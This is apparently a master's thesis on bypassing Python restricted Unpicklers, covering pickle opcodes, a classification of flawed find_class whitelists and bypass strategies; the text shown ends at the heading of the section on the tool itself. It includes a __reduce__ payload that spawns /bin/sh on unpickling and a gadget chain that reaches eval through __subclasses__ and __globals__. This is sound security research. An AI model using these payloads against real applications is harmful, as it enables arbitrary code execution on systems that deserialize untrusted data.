國立陽明交通大學
資訊科學與工程研究所
碩士論文

Institute of Computer Science and Engineering
National Yang Ming Chiao Tung University
Master Thesis

Pain Pickle: 繞過 Python 中受限制的 Unpickler 之自動化脅迫生成

Pain Pickle: Bypassing Python Restricted Unpickler for Automatic Exploit Generation

研究生：黃志仁 (Chih-Jen Huang)
指導教授：黃世昆 (Shih-Kun Huang)

中華民國一一一年六月
June 2022

Pain Pickle: 繞過 Python 中受限制的 Unpickler 之自動化脅迫生成

Pain Pickle: Bypassing Python Restricted Unpickler for Automatic Exploit Generation

研究生　：黃志仁　　Student　：Chih-Jen Huang

指導教授　：黃世昆 博士　　Advisor　：Dr. Shih-Kun Huang

國立陽明交通大學

資訊科學與工程研究所

碩士論文

A Thesis

Submitted to Institute of Computer Science and Engineering

College of Computer Science

National Yang Ming Chiao Tung University

in partial Fulfillment of the Requirements

for the Degree of

Master of Science

June 2022

Taiwan, Republic of China

中華民國一一一年六月

誌謝

首先，十分感謝黃世昆教授的指導，以及提供我們自由進行研究的機會，同時也感謝老師總是關心並鼓勵著我們，間接也為 SQLab 創造了一個很棒的氛圍。在 SQLab 期間我雖然沒有參與到很多事務，但其實在過程中仍然成長和學習到許多東西，感謝老師兩年來的照顧和包容。

接著，謝謝實驗室的夥伴們陪伴我度過兩年的時光；感謝某個神秘喵喵群組的朋友們，讓我在埋首研究時能讓我順手 dump 垃圾喵喵訊息；感謝 10sec 和 TSJ，讓我浪費一堆明明該寫論文的時間跑去打 CTF。

最後，感謝 Python 設計出 pickle 這種炫砲又詭異的反序列化機制，也感謝寫出各種有趣程式碼的開發者們，沒有你們就沒有本論文的各種繞過技巧和成果，讓我們能把現實世界當 CTF 打。

最後的最後，不得不感謝我的家人，謝謝！

Pain Pickle: 繞過 Python 中受限制的 Unpickler 之自動化脅迫生成

學生：黃志仁
指導教授：黃世昆 教授

國立陽明交通大學資訊科學與工程研究所

摘　　要

Pickle 是 Python 中內建的一個函式庫，其可以將 Python 物件與資料結構進行序列化與反序列化。然而，pickle 反序列化的過程已經被確認為相當危險的操作，Marco Slaviero 早已在 BlackHat 2011 提出其危險性與利用手法，因此相應而生的也產生出了對應的防禦手段。Python 官方文件的 *Restricting Globals* 段落即有提出一種標準的防禦手法。

然而，透過一些案例發現了並非所有的防禦實作都是正確的，故我們試著透過大規模分析開源 Python 專案，判斷出有哪些專案有試著進行防禦實作，而其中又有哪些防禦手法是實作失敗的，並針對失敗的案例進行歸因與自動化漏洞利用。

關鍵字：Python、Pickle、反序列化、應用程式安全

Pain Pickle: Bypassing Python Restricted Unpickler for Automatic Exploit Generation

Student : Chih-Jen Huang
Advisor : Prof. Shih-Kun Huang

Institute of Computer Science and Engineering
National Yang Ming Chiao Tung University

ABSTRACT

Pickle is a built-in library in Python that can serialize and deserialize Python objects and data structures. However, the process of pickle deserialization has been confirmed as a hazardous operation. Marco Slaviero has already proposed its danger and utilization methods in BlackHat 2011, so corresponding defense methods have also been generated. A defensive approach is proposed by Restricting Globals in the official Python documentation.

However, we found that not all defense implementations are correct in some cases. Therefore, we conducted a large-scale analysis of open-source Python projects to find projects which have implemented defense strategies and their defenses failed. Furthermore, from these projects we investigated root causes of their failure for automatic exploit generation.

Keywords: Python, Pickle, Deserialization, Application Security

Contents

List of Listing

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Overview

Pickle [1] 是 Python 中內建的一個函式庫，其實作了將 Python 物件與資料結構進行序列化與反序列化的操作。其序列化格式實質為一連串的指令碼 (opcode) 表示，而反序列化的過程則實質為一個用於直譯該指令碼的堆疊結構虛擬機器 (stack machine)。

其中，任意反序列化不安全的來源的 pickle 指令碼已經被先前的研究確認為相當危險的操作，Marco Slaviero 早在 BlackHat 2011 便已在 *Sour Pickles, A serialised exploitation guide* [2] 探討其危險性與各種利用手法，使得攻擊者可以濫用該堆疊結構虛擬機器的機制進而執行任意程式碼或系統操作。

而相應而生的也產生出了對應的防禦手段：Python 官方文件的 *Restricting Globals* 段落即有提出一種基於白名單的防禦手法。只要透過自定義 Unpickler 中的 `find_class` 方法，即可限制從外部載入的物件類別，達成一定程度的安全防護。

然而，儘管這是一種理論可行的防禦方向，但並非所有自定義 `find_class` 的防禦的實作都是正確且有效的，故我們嘗試透過大規模分析開源 Python 專案，判斷出有哪些專案有試著進行防禦實作，而其中又有哪些防禦手法是實作失敗的，並針對失敗的案例進行歸因與自動化漏洞利用。

1.2 Motivation

任意反序列化不受信任的來源的 pickle 內容是相當危險的概念固然早已被提出，且時至今日仍有部分漏洞是基於此議題之上，但對於「嘗試實作安全的 pickle 反序列化」的概念仍未被有系統的討論，因此令人不禁開始好奇，究竟現實世界中有多少嘗試

實作安全的 Unpickler 卻失敗的例子呢？此研究便是基於此開始發想。

我們先前在一些開源專案上確實發現了一些防禦失效且可被惡意使用者利用的案例，便開始思考是否有更多的實作是錯誤、有漏洞的，從而導致嚴重的安全風險，故決定開始大規模分析 GitHub 上開源的 Python 專案，以下是我們找到激起我們研究興趣的一個經典範例。

我們在 uber/petastorm [3] 專案中發現了列表 1 中的實作，其透過 `safe_modules` 定義了一系列開發者認為是安全可載入的函式庫，其中允許了 builtins 模組的載入。然而 builtins 模組所包含的物件與函式並非皆為安全的，惡意的使用者仍可以在此限制之下取得 `builtins.eval` 或 `builtins.exec` 等函數，藉此執行任意的 Python 程式碼，繞過其所謂的限制。

```python
safe_modules = {
    "petastorm",
    "collections",
    "numpy",
    "pyspark",
    "decimal",
    "builtins",
    "copy_reg",
    "__builtin__",
}

class RestrictedUnpickler(pickle.Unpickler):

    def find_class(self, module, name):
        """Only allow safe classes from builtins"""
        package_name = module.split(".")[0]
        if package_name in safe_modules:
            return super().find_class(module, name)
        else:
            # Forbid everything else
            raise pickle.UnpicklingError("global '%s.%s' is forbidden" %
                                                    (module, name))
```

Listing 1: uber/petastorm 中不安全的程式碼：/petastorm/etl/legacy.py

1.3 Objectives Achieved

本篇論文主要專注在以下三點目標：

1. 探討 Unpickler 實作失效的因素與脅迫（exploit）構造方式。
2. 提出一套能自動偵測 Unpickler 之實作失效，並生成對應 PoC 的自動化脅迫生成系統。
3. 基於前兩者，進行大規模分析現實世界嘗試實作 Unpickler 的專案中實作成敗的比例與原因。

因此在本論文研究過程中，我們進行了對於失效的 Unpickler 的大規模分析，並開發完成了兩項工具：**Pickora** ——一個能將 Python 腳本編譯為 pickle 指令碼的小型編譯器，以及 **Pain Pickle** ——一個基於動態及靜態分析的 Unpickler 實作失效之自動化脅迫生成系統。

Chapter 2

Background

2.1 Pickle

Pickle 是 Python 語言中的一個內建模組。Pickle 實作了一套演算法，透過此演算法可以將 Python 中的物件進行序列化與反序列化。此過程中都有一系列的規則將 Python 物件轉換成 pickle 指令碼 [1]。

其中 Pickle 指令碼隨著 Python 版本的更新，會有著不同的協定版本，至今已經包含了第零版至第五版；而每個版本都有進行向後相容，意即透過第五版協定仍能載入第零版的指令碼。縱使當前最新版本的 Python（Python 3.10.4）預設採用的是第四版的協定，且最高支援至第五版，但 Python 2 的最後一個版本（Python 2.7.18）採用的仍是第二版的協定，故為確保相容性，我們在此論文若未特別說明皆優先採用第二版作為討論對象。

2.1.1 The Pickle Virtual Machine

Pickle 反序列化的過程本質上是一個基於堆疊的簡易虛擬機，其中包含了三個重要的元素：

指令碼引擎（opcode engine）：從 pickle 輸入串流中讀取指令並執行。

堆疊（Stack）：一個標準的堆疊資料結構，以 Python 中的 list 結構實作；反序列化時可進行標準的推入值與彈出值的操作，無法透過任意索引取得其內容。

便箋（Memo）：一個有索引的資料結構，以 Python 中的 dictionary 結構實作；扮演了類似於暫存器的角色；反序列化時可以從中的任意索引中進行讀寫值。

2.1.2 Pickle Opcodes

作為虛擬機，pickle 定義了一系列的指令碼（opcode）。我們歸納後，把指令碼的能力區分為以下六類：(I) 建立常數、(II) 設定指定索引的值、(III) 設定屬性、(IV) 呼叫函數或建立物件的實例、(V) 引用指定模組的物件、(VI) Pickle 內部操作，其中少數指令碼會同時包含了 (IV) 及 (V) 的特性，目前所有版本的 pickle 指令碼都可以被分類為前述的六大類別。詳細的分類可參見表格 1，其中包含了所有第零版本至第二版本協定的指令碼。

這六項能力展現了其指令碼自由度，卻也代表著這六項以外的功能皆是 pickle 無法達成的。值得一提的是，縱使 pickle 支援設定屬性、索引的值，但它並不支援讀取屬性、索引——這意味著，我們無法任意的取用特殊的魔術方法或函式來進行進一步的利用，這成為了我們在後續篇幅中利用 pickle 限制失效的漏洞時的挑戰之一。

指令碼名稱	能力分類
INT BININT, BININT1, BININT2 LONG, LONG1, LONG4 STRING, BINSTRING, SHORT_BINSTRING NONE NEWTRUE NEWFALSE UNICODE,BINUNICODE FLOAT, BINFLOAT EMPTY_LIST LIST EMPTY_TUPLE TUPLE, TUPLE1, TUPLE2, TUPLE3 EMPTY_DICT DICT APPEND APPENDS	(I) 建立常數 包含： 字串、整數、浮點數、 布林值、字典（dict）、 列表（list）、元組（tuple）
SETITEM SETITEMS	(II) 設定指定索引的值

指令碼名稱	能力分類
BUILD	(III) 設定屬性
REDUCE OBJ NEWOBJ	(IV) 呼叫函數或建立物件的實例
GLOBAL	(V) 引用指定模組的物件
INST	同時具 (IV) 及 (V) 之能力
POP DUP MARK POP_MARK GET, BINGET, LONG_BINGET PUT, BINPUT, LONG_BINPUT EXT1, EXT2, EXT4 PROTO STOP PERSID, BINPERSID	(VI) Pickle 內部操作

Table 1: 指令碼能力分類

2.2 Pickle Deserialization

2.2.1 Insecure Deserialization

反序列化為從位元組、字串形式之資料提取出物件、資料結構的行為。其過程中所造成的安全風險在許多的程式語言中皆有出現，如 Java [4]、PHP[5]、Ruby[6, 7]、.NET[8]，以及本文所探討的 Python 皆曾被討論過相關的議題。一般而言，若在序列化的資料能被攻擊者控制，從而導致在反序列化的過程中執行任意程式碼或系統指令，亦或是其他非開發者預期的行為，我們會稱之為一個反序列化漏洞。

2.2.2 Pickle Deserialization Vulnerability

在大多數的情況下，導致了 pickle 風險的主要因素在於 pickle 指令碼中呼叫函數或建立物件的實例（IV）及引用指定模組的物件（V）能力的結合。

由於 pickle 的運作實為一個相當自由的虛擬機，我們基本上可以視其為一種 Python 程式語言的子集語言，尤其其甚至能任意引用外部的函式庫進行操作，使濫用空間多出了很大的彈性，在這種狀況下要執行任意程式碼是相當容易的行為。Marco Slaviero 於 BlackHat 2011 提出的 Sour Pickle[2] 研究中，即提出了許多利用方法。

以下列表 2 這個較為簡易的例子而言，只要將 `RunBinSh` 這個類別序列化後（第 8 行），再將其反序列化（第 11 行），便會透過 `subprocess.Popen` 函式執行 /bin/sh 指令。其成因在於 pickle 序列化時，會查找該物件是否具有 `__reduce__` 方法並嘗試呼叫之，而此方法之回傳值（此處又稱之為「reduce 值」）必須為字串或者元組（tuple）。若回傳值為字串，則該字串代表一全域變數的名稱；若回傳值為元組——也就是本範例中的狀況，則必須至少包含兩個元素，分別為

1. 一個可呼叫物件（如函數、類別），該物件會在反序列化時呼叫。
2. 該可呼叫物件被呼叫時需提供的參數，為一元組型別的變數。

藉此說明可知，我們只要自定義 `__reduce__` 方法便能產出可呼叫任意函式及任意控制其參數的 pickle 指令碼，這自然是帶來了任意程式碼執行的能力。

```
1  import pickle, subprocess
2
3  class RunBinSh(object):
4      def __reduce__(self):
5          return (subprocess.Popen, (('/bin/sh',),))
6
7  # generate the pickle opcode exploit
8  opcode = pickle.dumps(RunBinSh())
9
10 # trigger the exploit, should run subprocess.Popen("/bin/sh")
11 pickle.loads(opcode)
```

Listing 2: 利用 Pickle 反序列化漏洞的一個簡易方法

另一方面，我們也可以更深一步的從指令碼層面來探討這種漏利用方式的成因：透過 Python 中內建的 pickletools 函式庫，我們可以輕鬆地反組繹出其指令碼的內容，如表 3 所示。其中，我們可以看出 `GLOBAL` 指令碼能順利從外部引入 `Popen` 函數是導致這一切的主因，而次要的因素則是肇因於能透過 `REDUCE` 指令碼執行函數。

```
>>> pickletools.dis(
...     pickletools.optimize(pickle.dumps(RunBinSh(), protocol=2))
... )
    0: \x80 PROTO      2
    2: c    GLOBAL     'commands Popen'
   18: X    BINUNICODE '/bin/sh'
   30: \x85 TUPLE1
   31: \x85 TUPLE1
   32: R    REDUCE
   33: .    STOP
highest protocol among opcodes = 2
```

Listing 3: 反組譯後的 Pickle 脅迫

2.2.3 Restricting Globals

全域限制（restricting globals）[9] 是一種標準的 pickle 反序列化漏洞緩解方式。由於如前段所述，允許使用者直接反序列化任意的 pickle 指令碼是相當危險的行為，故已有一種方式被設計出來限制允許載入的物件。

Python 在反序列化時，內部是透過內建的 `Unpickler` 此一類別對 pickle 指令碼進行處理與反序列化，而此類別中包含了 `Unpickler.find_class()` 方法，當 pickle 指令碼試圖引用指定模組的物件時（即處理至能力 (V) 之指令碼）便必須透過此方法進行載入對應的物件，該方法被呼叫時會傳入兩個參數，分別為模組名稱（module）以及其中要被引入的物件名稱（name），其預設上所進行的行為僅為引入對應的模組中的物件並回傳。

至於若要嘗試進行全域限制防護時，開發者則可以透過繼承 `Unpickler` 來覆寫 `Unpickler.find_class()` 方法藉此控制要反序列化的物件，開發者可以根據傳入的 module 與 name 兩個參數撰寫特定的引入規則，視實務上的需求，可以直接禁止所有全域物件的載入，或是將它們限制在一個安全的子集中。

列表 4 為 Python 3.10.4 官方文件 [9] 中提供的範例，其透過檢查 module 參數是否為 `builtins`，以及 name 參數是否包含在 `safe_builtins` 此一集合中，藉此來限制可引入的物件在一個較小的範圍。以此案例而言，它僅僅允許 `builtins` 模組中的 `complex`、`set`、`frozenset` 及 `slice` 五種函式。最後，若所有條件檢查皆通過，則會順利返回指定的物件。

縱然官方文件中介紹了一種開發者可以限制載入的物件的方式，且提供的範例程式確實是無法被繞過的，然而我們思考到，既然此一防護方法是開發者人為進行撰寫的規則，可繞過的規則是可預見的，故此段落提及的 restricting globals 實作方式不良

```python
import builtins
import pickle

safe_builtins = {'range', 'complex', 'set', 'frozenset', 'slice'}

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and name in safe_builtins:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" %
                                     (module, name))
```

Listing 4: Python 3.10.4 文件中 Restricting Globals 的範例

所產生的漏洞便是本論文主要討論的要點。

Chapter 3

Design and Implementation

在這個章節中，我們會討論繞過各類型實作不完善的 Unpickler 的策略，同時說明如何根據此套策略實作一個自動化概念驗證脅迫生成系統，並藉此對公開的專案進行大規模分析。

3.1 Overview

整體流程可以分成三個階段：1) 目標蒐集與初步過濾，2) 動靜態分析以分類 Unpickler 實作方式並找尋程式碼片段（gadget），3) 嘗試以人工或自動的方式進行脅迫利用。如圖 1 所示。



Figure 1: 架構圖

首先我們會在目標蒐集階段爬取大量以 Python 實作的專案，接著過濾出有實作受限制的 Unpickler 的案例以進行近一步的分析；在下一階段我們會分析出不同的實作細節上導致的繞過策略差異，以此做為後續繞過的依據；最後我們會對受限的 Unpickler

進行動態與靜態分析，提取出可利用的資訊，並結合前述的繞過策略進行自動化或人工的繞過嘗試，確認出對應專案的實作是否為可被繞過的。

3.2 Implementation Difference

在 2.2.3 章中提到了當開發者嘗試進行防護時，`find_class` 方法的細節中的疏忽可能導致理應安全的 Unpickler 失效。我們透過觀察現實世界專案的實作方式，在段落 3.2 統整出了各種實作類型，並將在後續逐一討論其可行的繞過策略。

不同的全域限制 (restricting globals) 實作方法會對其本身的安全性有所差異，並我們後續實務上的利用及繞過產生不小的影響，因此我們首先從此切入進行研究。在此我們會從兩種面向進行分析，分別為物件獲取策略與全域限制實作方式，在本段落中我們會說明我們觀察到現實存在的實作狀況，且目前我們已知有實作受限的 Unpickler 的實作方式皆能歸類於下述的模式中。

3.2.1 Object Fetching Pattern Differences

`find_class` 其核心功能便是要能返回物件。對於這部分的行為，我們觀察到了存在兩大類型的實作方法，在此我們將其標註為 I 及 II 類：

I. **單層獲取**：會直接獲取指定模組底下的屬性，不另外對 `module` 或 `name` 參數進行其他解析。列表 4 第 10 行中所撰寫的 `getattr(module, name)` 即為此方法。

II. **遞迴獲取**：我們觀察到不少的實作會選擇直接採用 `Unpickler.find_class`，也就是 Python 內建的實作方法來取得欲引入的物件。而我們深入理解 Python 實作後，發現與前者不同的是若 Python 當前版本支援第四版以上的 pickle 協議（即 Python 版本為 3.5.0 以上），則該方法就會將 `name` 參數以點（.）符號進行分隔，進行深入的讀取。

    舉例而言，在一個以 `Unpickler.find_class` 為獲取方式的 Unpickler 中若嘗試以 GLOBAL 指令取得 `builtins` 模組中的 `str.maketrans` 物件時，其會先嘗試取得 `builtins` 模組中的 `str` 物件，若存在則會再接著從 `str` 物件存取 `maketrans` 屬性，因此是能順利取得 `str.maketrans` 函數的；反之前面提及的第一種方法由於只存取單層的屬性，`str.maketrans` 並不直接屬於 `builtins` 的屬性之一，故前者提及的方法是無法取得的。列表 1 第 18 行撰寫的 `super().find_class(module, name)` 即為此方法。

總而言之，只要該實作為採用 `Unpickler.find_class` 進行獲取物件，且支援的 Python 版本有實作第四版以上的 pickle 協議，便會將其歸類為此類型。

我們可以發現到功能性上 **I. 單層獲取**較為侷限，而 **II. 遞迴獲取**則是屬於較為靈活的類型，這種差異在後續利用與生成脅迫（exploit）方面會產生不小的影響。

3.2.2 Restricting Globals Implementation

另一方面，如何進行全域限制（restricting globals）是由開發者自行撰寫制定規則的，就官方範例 [9] 而言，實作上應是基於傳入 `find_class` 方法的 `module` 及 `name` 兩個參數所撰寫，不過各個開發者所撰寫的策略亦各不相同，因此造成了繞過策略上的差異。在此段落中將討論我們所觀察到的四種風格，以下分之為 A、B、C 及 D 四類：

A. 限制 `module` 與 `name` 之配對須屬於某特定子集方為合法，官方文件提供的範例中（列表 4 ）的實作方式便是屬於這種類型。此類型由於規則最為嚴謹，故較不易發生失效，但視情況仍存在失效場景。

B. 除限制 `module` 參數須屬於某特定子集外，亦限制了 `name` 參數須需起始於某個特定的字串，或採用一些不嚴格的規則，如黑名單機制。與前者接近但較為寬鬆。

C. 限制 `module` 參數須屬於某特定子集即為合法，`name` 參數則不另做檢查，列表 1 中的實作便為此類型。

D. 僅限制 `module` 參數須需起始於某個特定的字串，或採用一些不嚴格的規則，如黑名單機制。

當然，以上這四種類型的規則彼此之間並不完全互斥，仍有不少將其混用的場景存在，如結合多個條件對欲引入的對象進行限制的狀況，但就繞過，也就是攻擊者的角度而言，我們只要找到其中限制最為薄弱的部分即可。

3.2.3 Summary

以上兩者便是我們主要觀察到會影響後續繞過與脅迫生成的重要實作差異。

對以上兩種獲取物件的方式以及四種全域限制實作類型進行組合，我們便可以劃分出共八種可能的實作類型組合，在後續我們會針對這些實作方式個別探索出可行的繞過策略。為了描述方便，於後續篇幅中將以「物件獲取策略-全域限制實作類型」的格式來表示整體實作方式，如 II-A、I-C 等。

3.3 Code Fragment (Gadget)

在研究繞過經限制的 Unpickler 的過程中，我們發現在繞過的過程中常會需要串連多個函數或物件以達成繞過，在此我們將此概念統整並定義為程式碼片段（gadget）。在本段落中將講述程式碼片段（gadget）的概念及其定義。

在 2.1.2 一節中，我們了解到 pickle 自身的指令碼即具有相當豐富的功能，且能大致將其能力分為六大類，但同時也提及了其缺憾：不支援寫入屬性及索引值，這對我們的繞過利用造成相當大的不便，而程式碼片段（gadget）用處之一便是用以彌補此不足，使我們能順利繞過某些情境下的限制。

由於 pickle 指令碼的能力限制，大多數可以執行程式碼的狀況下都是必須通過呼叫指定物件的方法來達成的。因此在這邊我們將程式碼片段（gadget）定義為一可呼叫物件 [10]；且由於我們的目的是為了繞過全域限制（restricting globals），所以其也需符合當前 Unpickler 所制定的規則——意即其能順利被引入由 Unpickler 所使用。若一物件能滿足以上條件，我們便會視其為一潛在可使用的程式碼片段（gadget），然而具有實質利用性的並不多，我們需要依據其功能性進行近一步的過濾分析。

我們將具有利用價值的程式碼片段（gadget）設定為以下三種類型：

1. 可直接呼叫危險函式。意即我們傳入該程式碼片段（gadget）的參數可間接或直接傳播至危險函數。在本篇論文中，我們採用一個較為通用的定義，將危險函數定義為 1) 可執行任意程式碼的函式，包含 `eval` 及 `exec` 函式，及 2) 可執行任意系統指令，包含 `os.system`、`os.popen`。然而實務上視情境不同，危險函數可能存在不同的定義。

2. 具有讀取屬性（get attribute）之能力。此類型的程式碼片段可以讀取任意物件的指定屬性值，並會回傳其取得結果。最標準的範例之一即為 `builtins` 模組所包含的 `getattr` 函式 [11]，其存在兩個引數：任意型別的物件 `object`，以及字串型別的屬性名稱 `name`，並會回傳 `object` 中 `name` 屬性的實際屬性值。

3. 具有讀取索引值（get item）之能力。我們可以藉此程式碼片段（gadget）讀取指定物件的指定索引之內容，並會回傳其取得結果。最標準的範例之一即為 `operator` 模組所包含的 `getitem` 函式 [12]，其存在兩個引數，分別為任意型別的物件 `a`，以及任意型別的索引值 `b`，並會回傳物件 `a` 中索引為 `b` 的值。

若存在第一種則會導致直接的危害性，第二、三種可用來彌補 pickle 原生指令碼的不足，讓我們能間接串連成利用鏈。

3.4 Bypass Strategy

在此章節中，我們將從各類型的實作方式作為切入點，藉此分析各自的特性以及所適用的繞過策略。在我們對各類型專案的實作方式嘗試構想出繞過策略並進行歸納後，發現到有數種實作方式都能採用同樣的繞過策略進行繞過，在此我們將八種可能的實作方式分為三大類，如圖 2 所示，每類都具有相同的繞過策略可供採用。另外，在安排上繞過的難度上會是依序遞增的。在本章節中，我們會嘗試提出針對此三大類各自的繞過策略，並會在之後的脅迫生成中採用此處提及的策略進行脅迫設計。



Figure 2: 繞過策略分類

3.4.1 Type I：Recursively Get with Lax Whitelist

本段落將敘述類型一的繞過策略，此部分適用於 II-B、II-C 及 II-D 三種類型。

由於遞迴獲取物件的形式，導致 `name` 參數的部分會被深入解析，使得我們可以無限制的取得任意的 Python 魔術方法 [13]，從而保證能取得 `__builtins__` 模組，近一步取得 `eval` 函數達成任意程式碼執行 [14]，此種利用方式亦為 Jinja2 中伺服器端模板注入漏洞的標準利用方式之一 [15]。

舉例而言，在 Ubuntu 20.04 中的 Python 3.10.4 預設環境下，任意物件皆能用如列表 5 的 `get_eval` 函式取得 `eval`。由於此操作過程以呼叫函式為主，故整體為 pickle 指令碼本身可達成，列表 5 對應之 pickle 指令碼虛擬碼可參見列表 6。此利用方法整體的原理是，首先我們可以透過 `__class__.__base__` 這種存在於所有 Python 物件的特殊屬性取得 `object` 類別，於此同時，Python 中所有物件亦都繼承於，或以 `object` 類別呈現 [16]，因此我們可以再度獲取它的 `__subclasses__` 方法，藉此取得所有繼承於 `object` 類別的物件列表，而此列表中包含來自個模組超過一百個的物件存在，在這其

中我們就能很容易的找尋到能獲取 `__builtins__` 模組的利用鏈，並藉此取得 `eval` 等危險函數了。

這部分值得一提的是，由於 pickle 指令碼並不支援取得指定物件的方法，故我們會先引入被允許的物件、模組的 `__setattr__` 方法後，再將函式執行的回傳值透過該 `__setattr__` 方法設定回被允許的物件、模組，以便我們再次使用 `GLOBAL` 指令碼引用，簡而言之，我們結合了 `__setattr__` 方與 `GLOBAL` 指令碼來實作出取得屬性的功能。

```python
def get_eval(obj):
    # os._wrap_close
    gadget = obj.__class__.__base__.__subclasses__()[137]
    return gadget.__init__.__globals__['__builtins__']['eval']
```

Listing 5: 利用 pickle 從任意的物件中取得 eval 函數（虛擬碼）

```
__setattr__ = GLOBAL("allowed_module", "__setattr__")

subclasses = GLOBAL(
    "allowed_module",
    "obj.__class__.__base__.__subclasses__"
)()
__setattr__("subclasses", subclasses)

gadget = GLOBAL(
    "allowed_module",
    "subclasses.__getitem__"
)(137)
__setattr__("gadget", gadget)

eval = GLOBAL(
    "allowed_module",
    "gadget.__init__.__builtins__.__getitem__"
)('eval')
```

Listing 6: 使用 pickle 從任意的物件中取得 eval 函數，以虛擬碼表示

由於此類限制之白名單較為寬鬆，縱使 II-B 與 II-C 嘗試對 `module` 字串自身或其前綴進行限制，以及 II-D 嘗試對 `name` 的前綴進行限制，但這仍都不會影響我們的利用，因為 Python 中任何可引用進來的物件都會有前述之特性，使得基本上不論何種限制都能使我們產生出足以執行任意程式碼的指令碼。

總而言之，以此種方式實作的 Unpickler 只要套用既定的策略模板即可順利產生脅迫概念驗證，屬於最容易利用的類型。

3.4.2 Type II: Directly Get with Whitelist for module

本段落將敘述類型二的繞過策略，此部分適用於 I-C、I-D 兩種類型。

這兩種類型都可稱之為對可引用模組的限制，惟 I-C 允許範圍通常較 I-B 稍廣一些，單層獲取物件相較前段場景利用上明顯較為侷限，無法無限向下取得特殊屬性與物件，然而靈活搭配 gadget 的運用仍有可能繞過限制。

我們將這部分的繞過策略拆分為以下步驟：

1. 若存在具有危險函式能力的 gadget，則優先採用。我們可以盡可能的嘗試可引入的物件中，是否能有直接或間接抵達該危險函式的方法，若能順利抵達則近一步嘗試操控危險函式的參數以執行任意程式碼或系統指令藉此繞過。

2. 若能取得具有獲取屬性（get attribute）能力的 gadget，則回到章 3.4.1 針對類型一所述的策略，進行深度獲取魔術方法來達成任意程式碼執行。之所以能直接採取類型一的策略，是因為遞迴獲取的本質便是不斷的進行獲取屬性（get attribute），也就是說我們可以視此種獲取物件的方式本身便是一種具有獲取屬性（get attribute）能力的 gadget。

3. 若能取得具有獲取索引值能力的 gadget，則分別進行兩種嘗試：

    a. 由於在 CPython 的實作下，大多數的模組皆會包含 `__builtins__` 屬性 [17]，型別為字典（dict）格式，其中包含了所有 `builtins` 模組中的物件，故我們若能將其引入，則可以使用此種 gadget 對 `__builtins__` 進行取值

    b. 若無法順利取得 `__builtins__`，則搜尋是否存在其他可引入之陣列、字典等可以索引形式存取之物件，並對其嘗試從中取值，藉此尋找更多可用進入點與 gadgets。

若以上三點皆嘗試失敗，則視為此案例無法被順利繞過。

3.4.3 Type III: Strict Restrictions on module and name

本段落將敘述類型三的繞過策略，此部分適用於 I-A、II-A 及 I-B 類型。

由於白名單限制相當明確的限制我們只能引用極小範圍的物件，至此我們已不需要區分其獲取策略；其中 I-B 雖然看似限制上較為自由，但由於其對物件為單層獲取的行為，故仍只是一個限定範圍的子集。

面對這類限制最為嚴苛情景下，我們可用的程式碼片段（gadget）已經不多了，僅僅需要針對其實作全域限制（restricting globals）時所設定的白名單中定義的值進行逐一檢查即可。縱然此狀況可用 gadget 相當稀少，我們仍可能從中發現前述的三種程式碼片段（gadget）場景並搭配 pickle 指令碼原生的功能，藉此進行進一步的利用。整體而言，此類型同樣是使用各類型的程式碼片段（gadget）進行組合，因此規則上直接採用類型二所述之邏輯。

需要說明的是，雖然類型三與類型二繞過策略上幾乎相同，但類型三的限制下在一般情況下，除非開發者刻意允許否則不可能取得 Python 魔術方法或物件進行濫用，反之類型二卻是可以的，這使得實務上的繞過類型三是遠比類型二困難許多的。

3.5 Automatic Exploit Generation: Pain Pickle

